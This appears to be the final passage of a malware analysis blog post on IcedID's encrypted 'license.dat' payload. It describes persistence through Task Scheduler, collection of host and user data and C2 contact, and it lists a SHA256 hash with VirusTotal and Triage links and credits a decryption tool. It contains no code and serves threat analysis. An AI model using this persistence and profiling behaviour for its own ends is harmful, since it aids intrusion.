
Leaving the beast for last! Even-though it’s been summited to VT by early March 1st, 2021. It’s still unrecognized by many vendors that ‘license.dat’ is the IcedID.



Huge credit to BinaryDefense team for their efforts building the decryption tool for this part of IcedID and giving it a way on Github.

The unknown ‘license.dat’ encrypted binary is running on Task Scheduler with the persistent DLL. As it turns out the unknown binary is also 64-bit DLL. Unlike the previous DLL, this is different kind of beast and this is what IcedID (BokBot) is all about. The decryption does a good job dissecting readable DLL from encrypted binary. However, due to very complication of this part is only possible to disassemble it in IDA, Cutter and other kind of disassemble tools. It’s not possible to debug it.

Never the less, it’s possible to reverse engineer the function with proper disassembler to unleash the behavior which by looking at it’s API list seems to be detectable by Endpoints. The main functions of ‘license.dat’ is collecting host and user information and connecting to C2.

- 


- 

Figure 10, Decrypted license.dat

```
 ---------------------------
Decrypted license.dat file
---------------------------
SHA256: 66b6a55b67c0201a02dbdc4a2ef3c3f2d57aaadbbefa61c1bcdb59b96fb86743

submitted on VT and Triage on (9 April 2021)
16/67 VT: https://www.virustotal.com/gui/file/66b6a55b67c0201a02dbdc4a2ef3c3f2d57aaadbbefa61c1bcdb59b96fb86743/detection
1/10 triage: https://tria.ge/210409-1satexfe4j
```

Further analysis will be taken to further analyze IcedID campaigns in general and ‘license.dat’ in particular to further understand its behavior.

TO BE CONTINUED….

Credit

To BinaryDefense, *https://www.binarydefense.com/icedid-gziploader-analysis/* for providing the decryption tool

To Malware Traffic Analysis, *https://www.malware-traffic-analysis.net/* for the artifacts, WireShark packets

References

https://www.group-ib.com/blog/icedid
